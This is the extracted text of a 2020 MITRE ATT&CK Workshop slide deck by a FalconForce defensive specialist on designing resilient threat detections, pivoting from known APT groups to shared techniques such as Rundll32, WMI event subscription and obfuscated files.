



FalconForce

## **Detection resilience, sniffing out the Duke from the Bear**

Olaf Hartong | Defensive Specialist | FalconForce

MITRE ATT&CK Workshop 2020

# Who I am

---



## Olaf Hartong

Defensive Specialist

---

FalconForce

15+ years in Info Security  
Consulted at banks, telco's, educational institutions and governmental organizations

- Built and/or led Security Operations Centers
- Threat hunting, IR and Compromise assessments
- SOC Maturity transformations

Former documentary photographer

Father of 2 boys

"I like warm hugs"

 [@olafhartong](https://twitter.com/olafhartong)  
 [github.com/olafhartong](https://github.com/olafhartong)  
 [olafhartong.nl](https://olafhartong.nl)  
 [olaf@falconforce.nl](mailto:olaf@falconforce.nl)



A young girl with long, wavy red hair is sitting at a desk in what appears to be a classroom or office. She is wearing a light blue sweatshirt over a colorful striped shirt. Her arms are crossed, and she has a serious, slightly weary expression. Behind her is a corkboard with various items pinned to it, including a small framed picture, a yellow envelope, and a calendar. A computer monitor is visible on the right side of the frame.

# Resilient Detections

Avoid getting duped  
by nifty attackers




# Resilient detections

---

Should...

- ..be able to resist evasions and small changes to TTPs
- ..ideally capture technique rather than specific command
  - **specific rules** can still be used to detect specific cases
- ..retain a low **False Positive** tolerance, this is often a trade-off
- ..only use IOCs if there is no other way
- ..be **tested!**





# Decoding the duke and the bear

What did the bear do in the woods?



# Why Dukes and bears?

2  
**bear** ↪

3  
1 5

A  
i:  
L  
t  
t  
(  
by K3n7 August 01, 2006

**bears** ↪

The greatest threat to America (and therefore the democratic world)

*I* you don't believe that bears are the greatest threat, obviously you have to pay attention to the source of all facts, Stephen Colbert!

#stephen colbert #stephen #colbert #truthiness #threatdown #bear

TOP DEFINITION

Duke

Twitter Facebook Share

8  
**Dukes**

10  
**duke**

Twitter Facebook Share

a large one. You generally have to spend a few extra days in the hospital to fully recover from this one.

*Without me*: I gotta take a duke. I'll meet you guys there when


Twitter Facebook Share  
drugs



# Dukes and bears, graphed


Pivot from the most active, known/attributed, groups. The graph shows the relation in ATT&CK between the Actor > Techniques

While they all have their own specific techniques, there are also quite a few that overlap




# Select some target techniques


- T1085 - Rundll32
- T1084 – Windows Management Instrumentation Event Subscription
- T1027 – Obfuscated Files or Information



# Who else is using these techniques?



# T1027 – Obfuscated Files or Information



# T1140 – Deobfuscate/Decode Files or Information

## Deobfuscate/Decode Files or Information

Adversaries may use [Obfuscated Files or Information](#) to hide artifacts of an intrusion from analysis. They may require separate mechanisms to decode or deobfuscate that information depending on how they intend to use it. Methods for doing that include built-in functionality of malware, [Scripting](#), [PowerShell](#), or by using utilities present on the system.

One such example is use of [certutil](#) to decode a remote access tool portable executable file that has been hidden inside a certificate file. 